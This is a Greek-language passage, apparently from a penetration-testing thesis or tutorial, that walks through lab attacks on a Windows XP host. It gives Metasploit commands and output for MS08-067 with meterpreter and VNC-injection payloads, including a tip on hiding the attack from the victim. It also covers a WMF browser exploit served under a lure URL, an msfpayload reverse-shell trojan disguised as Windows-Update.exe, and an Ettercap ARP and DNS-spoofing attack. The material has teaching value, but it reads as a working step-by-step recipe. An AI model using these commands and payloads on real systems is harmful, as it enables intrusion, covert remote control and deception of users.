Οι εξυπηρετητές καθιστούν διαθέσιμα τα συστήματα αρχείων και άλλους πόρους (εκτυπωτές, υποδοχές αλληλογραφίας, APIs) στους πελάτες του δικτύου. Οι υπολογιστές-πελάτες μπορούν να έχουν το δικό τους σκληρό δίσκο, αλλά θέλουν επίσης να έχουν πρόσβαση σε κοινά συστήματα αρχείων και εκτυπωτές στους εξυπηρετητές. Συνδέονται με τους διακομιστές χρησιμοποιώντας το πρωτόκολλο TCP / IP και από τη στιγμή που δημιουργούν μια σύνδεση, οι πελάτες μπορούν να στέλνουν εντολές (SMBs) στο διακομιστή που τους επιτρέπουν να έχουν πρόσβαση σε ανοιχτά αρχεία, read/write αρχεία και γενικά να κάνουν όλων των ειδών τις ενέργειες που θα έκαναν σε ένα σύστημα αρχείων . [13]

Αυτή η επίθεση, λοιπόν, βασίζεται στο SMB πρωτόκολλο. Συγκεκριμένα, τα Windows χρησιμοποιούν αυτό το πρωτόκολλο ώστε ο χρήστης να μπορεί να επικοινωνήσει με το τοπικό δίκτυο χωρίς να χρειάζεται εγκατάσταση επιπλέον software. Αντίστοιχα, υπολογιστές με λειτουργικό Unix-Linux μπορούν να συνδεθούν σε ένα δίκτυο με πελάτες και διακομιστές οι οποίοι χρησιμοποιούν λειτουργικά της Microsoft, και να λειτουργούν με τον ίδιο ακριβώς τρόπο, όπως αυτοί οι υπολογιστές.
Χρησιμοποιούνται οι εντολές που φαίνονται στην εικόνα για να εκτελεστεί η επίθεση:

```
msf > use  exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
```

Το module αυτό εκμεταλλεύεται ένα ελάττωμα κατά τη διάρκεια της κανονικοποίησης του κώδικα της Netapi32.dll μέσω της υπηρεσίας διακομιστή. Αυτό το module είναι σε θέση να παρακάμπτει την τεχνολογία NX σε ορισμένα λειτουργικά συστήματα και service pack. Ο σωστός στόχος πρέπει να χρησιμοποιείται για να αποτρέπει την υπηρεσία διακομιστή από το κρασάρισμα. Τα Windows XP φαίνεται ότι μπορούν να χειριστούν πολλαπλά επιτυχημένα γεγονότα εκμετάλλευσης, αλλά τα 2003 συχνά καταλήγουν σε κρασάρισμα.


Στη συνέχεια, επιλέγεται το payload, ορίζονται οι LHOST και RHOST και εκτελείται το exploit με τα εξής αποτελέσματα στο Backtrack.

```
msf  exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.108.129
[*] Meterpreter session 1 opened (192.168.108.128:49359 -> 192.168.108.129:4444)

meterpreter > 
```

Τέλος, με την εντολή shell στον meterpreter αποκτάται πλήρης πρόσβαση στο σύστημα μέσω της κονσόλας και η επίθεση θεωρείται επιτυχής.


VNC

Το VNC (Virtual Network Computing) είναι μία εφαρμογή σύνδεσης ηλεκτρονικών υπολογιστών που χρησιμοποιεί το δικτυακό πρωτόκολλο RFB (Remote Frame Buffer) και δίνει τη δυνατότητα απομακρυσμένου ελέγχου ενός υπολογιστή από έναν άλλο. Ο χρήστης του VNC μπορεί να συνδεθεί με ένα διακομιστή (server) που φέρει οποιοδήποτε λειτουργικό σύστημα ή Java. Πολλοί χρήστες μπορούν να συνδεθούν ταυτόχρονα με ένα διακομιστή VNC.



Εικόνα 4 : Επικοινωνία λειτουργικών συστημάτων μέσω VNC

Το VNC αποτελείται από:
α) τον διακομιστή (server), που μοιράζεται την οθόνη του
β) τον πελάτη (client / viewer), που παρακολουθεί, ελέγχει και επικοινωνεί με το διακομιστή.
γ) το πρωτόκολλο RFB, που είναι πολύ απλό και χρησιμοποιείται για απομακρυσμένη σύνδεση σε γραφικές διεπαφές με το χρήστη.




Εικόνα 5 : Λειτουργία πρωτοκόλλου VNC

Εξ' ορισμού, ο πελάτης (viewer / client) χρησιμοποιεί την TCP πόρτα 5900 για να συνδεθεί με το διακομιστή, ενώ ο browser μπορεί να συνδεθεί με το διακομιστή στην πόρτα 5800.

Όσον αφορά την ασφάλεια, το RFB δεν είναι ένα ασφαλές πρωτόκολλο. Παρόλο που οι κωδικοί δεν στέλνονται σε απλό κείμενο, το να σπάσουν (cracking) θα μπορούσε να επιτευχθεί εάν και το κλειδί κρυπτογράφησης και ο κωδικοποιημένος κωδικός υποκλαπούν από το δίκτυο. Γι' αυτό το λόγο προτείνεται να χρησιμοποιείται ένας κωδικός τουλάχιστον 8 χαρακτήρων. Από την άλλη, υπάρχει επίσης ένα όριο 8 χαρακτήρων σε μερικές εκδόσεις VNC. Αν ένας κωδικός που στέλνεται, ξεπερνάει τους οκτώ

χαρακτήρες, οι επιπλέον χαρακτήρες θα αφαιρεθούν και το «κομμένο» αλφαριθμητικό θα συγκριθεί με τον κωδικό.

Όπως αναφέρθηκε παραπάνω, το πρωτόκολλο RFB δεν είναι ασφαλές, και καθιστά εύκολη την επίθεση σε ένα απομακρυσμένο υπολογιστή. Στη συγκεκριμένη περίπτωση, ο διακομιστής είναι τα Windows και ο πελάτης το Backtrack. Αρχικά, λοιπόν, στα Windows τρέχουμε τον VNC server, όπως φαίνεται παρακάτω:



Στη συνέχεια, πραγματοποιούμε σάρωση θυρών με το Nmap και όπως φαίνεται στην παρακάτω εικόνα, οι πόρτες 5800 και 5900 με την ένδειξη υπηρεσίας vnc-http και vnc, αντίστοιχα, είναι ανοιχτές.


```
root@bt:~# nmap -sV -O 192.168.108.129

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-09-24 11:42 EDT
Nmap scan report for 192.168.108.129
Host is up (0.00096s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
5800/tcp open  vnc-http?
5900/tcp open  vnc          VNC (protocol 3.8)
```


Αφ' ότου τελειώσει η παραπάνω διαδικασία με το Nmap, πραγματοποιείται η επίθεση με τις εντολές που φαίνονται:

```
msf > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > set PAYLOAD windows/vncinject/reverse_tcp
PAYLOAD => windows/vncinject/reverse_tcp
msf  exploit(ms08_067_netapi) >
```

Χρησιμοποιείται αρχικά το συγκεκριμένο exploit γιατί περιέχει το payload που απαιτείται γι' αυτήν την επίθεση, το `windows/vncinject/reverse_tcp`. Χρησιμοποιώντας το payload του Metasploit για VNC injection, μπορούμε να εισάγουμε ένα VNC διακομιστή απομακρυσμένα, και να έχουμε στην οθόνη μας την οθόνη του συστήματος – στόχου. Οι χρήστες του συστήματος - στόχου δεν θα καταλάβουν ότι η οθόνη τους μοιράζεται, καθώς υπάρχει ένα τέχνασμα κατά το οποίο πρέπει να απενεργοποιηθεί το Metasploit courtesy shell που εμφανίζεται στην οθόνη του συστήματος - στόχου. Εάν το courtesy shell δεν απενεργοποιηθεί, τότε θα δείξει ένα μπλε παράθυρο γραμμής εντολών κατά τη στιγμή της επίθεσης, όπως φαίνεται στην παρακάτω εικόνα. Αυτό μπορεί να προειδοποιήσει τους χρήστες του συστήματος στόχου, και να οδηγήσει σε ανίχνευση της επίθεσης. Μετά την απενεργοποίηση του courtesy shell, δεν θα εμφανιστεί το μπλε παράθυρο γραμμής εντολών. Η VNC injection μπορεί, επίσης, να χρησιμοποιηθεί και όταν ο χρήστης δεν είναι συνδεδεμένος, οπότε σε αυτή την περίπτωση, δε χρειάζεται να απενεργοποιηθεί το courtesy shell.

Τέλος, αφού ορισθούν οι RHOST και LHOST κατάλληλα, η επίθεση πραγματοποιείται με την εντολή exploit και το αποτέλεσμα που φαίνεται στην οθόνη είναι το παρακάτω:





Client-Side attack

Η έννοια "client-side" αναφέρεται σε λειτουργίες που εκτελούνται από τον πελάτη σε μια σχέση πελάτη-διακομιστή σε ένα δίκτυο υπολογιστών.

Συνήθως, ο πελάτης είναι μια εφαρμογή υπολογιστή, π.χ. ένα πρόγραμμα περιήγησης στο Web, το οποίο τρέχει σε τοπικό υπολογιστή και συνδέεται με ένα διακομιστή, όταν είναι απαραίτητο. Οι λειτουργίες μπορεί να εκτελούνται στην πλευρά του πελάτη επειδή απαιτούν πρόσβαση σε πληροφορίες ή λειτουργίες που είναι διαθέσιμες για τον πελάτη, αλλά όχι για τον διακομιστή, ή επειδή ο χρήστης θα πρέπει κάπως να συμβάλει (input), ή επειδή ο διακομιστής δεν διαθέτει την επεξεργαστική ισχύ για να εκτελεί τις εργασίες εγκαίρως για όλους τους πελάτες που εξυπηρετεί. Επιπλέον, εάν οι λειτουργίες μπορούν να εκτελεστούν από τον πελάτη, χωρίς την αποστολή δεδομένων μέσω του δικτύου, μπορεί να χρειαστεί λιγότερος χρόνος, να χρησιμοποιηθεί μικρότερο εύρος ζώνης, και ο κίνδυνος για την ασφάλεια να είναι μικρότερος.

Όσον αφορά τις client-side επιθέσεις, είναι ένα μεγάλο θέμα για τους επιτιθέμενους. Ενώ οι διαχειριστές δικτύων και οι προγραμματιστές λογισμικού οχυρώνουν περιμετρικά ένα το σύστημα, οι pentesters πρέπει να βρουν έναν τρόπο να κάνουν τα θύματα να ανοίξουν την πόρτα για να μπουν στο δίκτυο. Οι επιθέσεις αυτές απαιτούν την αλληλεπίδραση του χρήστη, όπως το να παρακινηθεί να κάνει κλικ σε ένα σύνδεσμο, να ανοίξει ένα έγγραφο, ή με κάποιο τρόπο να φτάσει στον κακόβουλο ιστοχώρο του επιτιθέμενου.

Στην επίθεση που παρουσιάζεται στο παράδειγμα, ο πελάτης παρακινείται να ανοίξει ένα σύνδεσμο, ο οποίος του κινεί το ενδιαφέρον. Αρχικά, χρησιμοποιούνται οι παρακάτω εντολές:

```
msf > use exploit/windows/browser/ms06_001_wmf_setabortproc
msf  exploit(ms06_001_wmf_setabortproc) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
```

Αυτό το exploit βασίζεται κυρίως σε μια ευπάθεια της βιβλιοθήκης GDI που περιλαμβάνεται στα Windows XP και 2003. Αυτή η ευπάθεια χρησιμοποιεί την «Escape metafile function» ώστε να εκτελέσει κάποιο κομμάτι κώδικα μέσω της διαδικασίας «SetAbortProc». Δημιουργείται, έτσι, ένα τυχαίο WMF record stream για κάθε αίτημα. Όσον αφορά το payload, το σύστημα – στόχος (εδώ τα Windows) συνδέονται πίσω στο σύστημα – επιτιθέμενο (Backtarck).


Αφού ορίσουμε τις παραμέτρους που απαιτούνται - SRVHOST, LHOST - , μπορούμε να ορίσουμε και ένα URIPATH το οποίο να «τραβάει» την προσοχή του θύματος.

```
msf  exploit(ms06_001_wmf_setabortproc) > set SRVHOST 192.168.108.128
SRVHOST => 192.168.108.128
msf  exploit(ms06_001_wmf_setabortproc) > set LHOST 192.168.108.128
LHOST => 192.168.108.128
msf  exploit(ms06_001_wmf_setabortproc) > set URIPATH Update_Now
URIPATH => Update_Now
```

Στη συνέχεια, εκτελούμε το exploit:

```
msf  exploit(ms06_001_wmf_setabortproc) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.108.128:4444
msf  exploit(ms06_001_wmf_setabortproc) > [*] Using URL: http://192.168.108.128:
8080/Update_Now
[*] Server started.
```


Στην παραπάνω εικόνα φαίνεται το URL που δημιουργείται και χρησιμοποιείται στη συνέχεια στο θύμα. Συγκεκριμένα, στον browser του θύματος γίνεται χρήση του παραπάνω URL και έπειτα ο χρήστης αποφασίζει να κατεβάσει ή να αποθηκεύσει την εικόνα.



Μόλις ο χρήστης εισάγει το URL στη γραμμή διευθύνσεων και πατήσει Enter, στο Metasploit εμφανίζεται το εξής μήνυμα:

```
[*] 192.168.108.129  ms06_001_wmf_setabortproc - Sending Windows XP/2003/Vista M
etafile Escape() SetAbortProc Code Execution
```

Και αντίστοιχα ο χρήστης μπορεί να επιλέξει είτε να ανοίξει είτε να αποθηκεύσει πρώτα την εικόνα:



Αφού επιλέξει να την ανοίξει, στο Metasploit εμφανίζεται το παρακάτω μήνυμα που σημαίνει και την απόκτηση πλήρους ελέγχου του υπολογιστή – θύματος.

```
[*] Sending stage (240 bytes) to 192.168.108.129
[*] Command shell session 1 opened (192.168.108.128:4444 -> 192.168.108.129:1049
) at 2012-10-28 16:50:39 -0400
```


Στο σημείο αυτό, παρουσιάζεται η διαδικασία του πώς ο επιτιθέμενος μπορεί να χρησιμοποιήσει τη διεργασία που δημιουργήθηκε και να ελέγξει μέσα από την κονσόλα του το περιβάλλον του θύματος. Με την εντολή `sessions -l` παρουσιάζεται μια λίστα από τις ήδη δημιουργημένες διεργασίες που μπορούν να χρησιμοποιηθούν, και έπειτα με την εντολή sessions –i επιλέγεται η κατάλληλη. Κατευθείαν αναγνωρίζεται το λειτουργικό του συστήματος – στόχου και εμφανίζεται το command line των Windows, όπου ο επιτιθέμενος μπορεί να δώσει ότι εντολές των Windows θέλει. Στο παράδειγμα χρησιμοποιείται η εντολή `dir`, με την οποία εμφανίζεται μια λίστα με όλους τους φακέλους και αρχεία που υπάρχουν στο τρέχον path.

Man-In-The-Middle χρησιμοποιώντας το Ettercap

Η man-in-the-middle επίθεση είναι μια κοινή παραβίαση ασφάλειας. Είναι μια μορφή ενεργούς υποκλοπής, στην οποία ο επιτιθέμενος κάνει ανεξάρτητες συνδέσεις με τα θύματα, καθυστερεί τα μηνύματα μεταξύ τους, και τα κάνει να πιστεύουν ότι μιλούν απευθείας ο ένας στον άλλο με μια ιδιωτική σύνδεση, ενώ στην πραγματικότητα ολόκληρη η συνομιλία ελέγχεται από τον εισβολέα. Με άλλα λόγια,

ο κακόβουλος host ελέγχει τη ροή επικοινωνίας και μπορεί να αποσπάσει ή να αλλάξει πληροφορίες που στέλνονται από έναν από τους αρχικούς συμμετέχοντες.

Στην πρώτη περίπτωση, ο επιτιθέμενος – που μπορεί να μην είναι συμβαλλόμενο μέρος στη συνδιάλεξη - ακούει ένα σύνολο μεταδόσεων σε και από διαφορετικούς hosts, με αποτέλεσμα την αποκάλυψη ευαίσθητων πληροφοριών σε τρίτους εν αγνοία των συμμετεχόντων. Όσον αφορά τη δεύτερη περίπτωση, ο επιτιθέμενος, εκμεταλλευόμενος και την προηγούμενη ικανότητά του, τροποποιεί τα δεδομένα σύμφωνα με το συμφέρον του.



Εικόνα 6 : Τοπολογία επίθεσης man-in-the-middle

Υπάρχουν πολλά εργαλεία για να πραγματοποιηθεί μια επίθεση MITM, όπως το PacketCreator, το Ettercap, το dsniff. Στο παράδειγμα μας χρησιμοποιείται το εργαλείο Ettercap το οποίο είναι μια ολοκληρωμένη σουίτα για τις MITM επιθέσεις**.** Ένα από τα πιο ισχυρά plugins του Ettercap επιτρέπει στον επιτιθέμενο να ανακατευθύνει την κυκλοφορία στο δικό του τοπικό δίκτυο κι αυτό μπορεί να χρησιμοποιηθεί για να «ψαρεύει» κωδικούς πρόσβασης ή να ξεγελάει τους χρήστες να κατεβάζουν κακόβουλο λογισμικό.

Στην επίθεση που παρουσιάζεται στο παράδειγμα, δημιουργείται αρχικά το meterpreter Trojan με όνομα Windows-Update.exe.

```
root@bt:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.108.128 X >
/var/www/Windows-Update.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
 Length: 290
Options: {"LHOST"=>"192.168.108.128"}
```

Στη συνέχεια, με τη χρήση του εργαλείου Ettercap ξεκινάει η επίθεση ManInTheMiddle. Χρησιμοποιείται το plugin του Ettercap " dns_spoof", του οποίου η λειτουργία αναφέρθηκε παραπάνω, το οποίο δοκιμάζει την επίθεση DNS spoofing. Γενικά, όταν ο χρήστης επιθυμεί να έχει πρόσβαση σε μια σελίδα και πληκτρολογεί το αντίστοιχο URL, ο υπολογιστής του - ο οποίος έχει μια διεύθυνση IP - πρώτα θα ρωτήσει τον DNS server για την IP διεύθυνση που ταιριάζει στο URL και μετά ο browser θα εμφανίσει τη σελίδα. Με το DNS spoofing, όταν στέλνεται ένα DNS request, ο spoofer απαντάει στη θέση του DNS server και παρέχει μια άλλη IP διεύθυνση. Ως συνέπεια, ο χρήστης νομίζει ότι έχει πρόσβαση στο site που επιθυμούσε αλλά στην πραγματικότητα το site είναι αυτό του επιτιθέμενου λόγω

της διαφορετικής διεύθυνσης IP (εικόνα). Αυτό επιτυγχάνεται με την κατάλληλη ρύθμιση του configuration file, όπου στην περίπτωση αυτή είναι το etter.dns και στο οποίο καταγράφεται η IP διεύθυνση του Backtrack ως εξής: A 192.168.108.128.

Έπειτα, χρησιμοποιούμε την εντολή του ettercap, η οποία έχει την παρακάτω σύνταξη:

```
ettercap [OPTIONS] [TARGET1] [TARGET2]
```

και στο παράδειγμά μας έχει την εξής μορφή:

```
ettercap -i eth1 -T -q -P dns_spoof -M ARP /192.168.108.2/
/192.168.108.129/
```

Στο [OPTIONS] περιλαμβάνονται τα ορίσματα:

- -i eth1, το οποίο ορίζει τη διεπαφή (interface)
- -T, το οποίο δηλώνει ότι θα χρησιμοποιηθεί η κονσόλα για την εμφάνιση των αποτελεσμάτων.
- -q, που σημαίνει «Quiet mode». Μπορεί να χρησιμοποιηθεί μόνο σε συνδυασμό με το όρισμα –T και στην ουσία δεν τυπώνει τα περιεχόμενα του πακέτου.
- -P dns_spoof, που δηλώνει ποιο plugin θα χρησιμοποιηθεί.
- -M ARP, με το οποίο στην ουσία ξεκινάει η ARP MITM επίθεση.

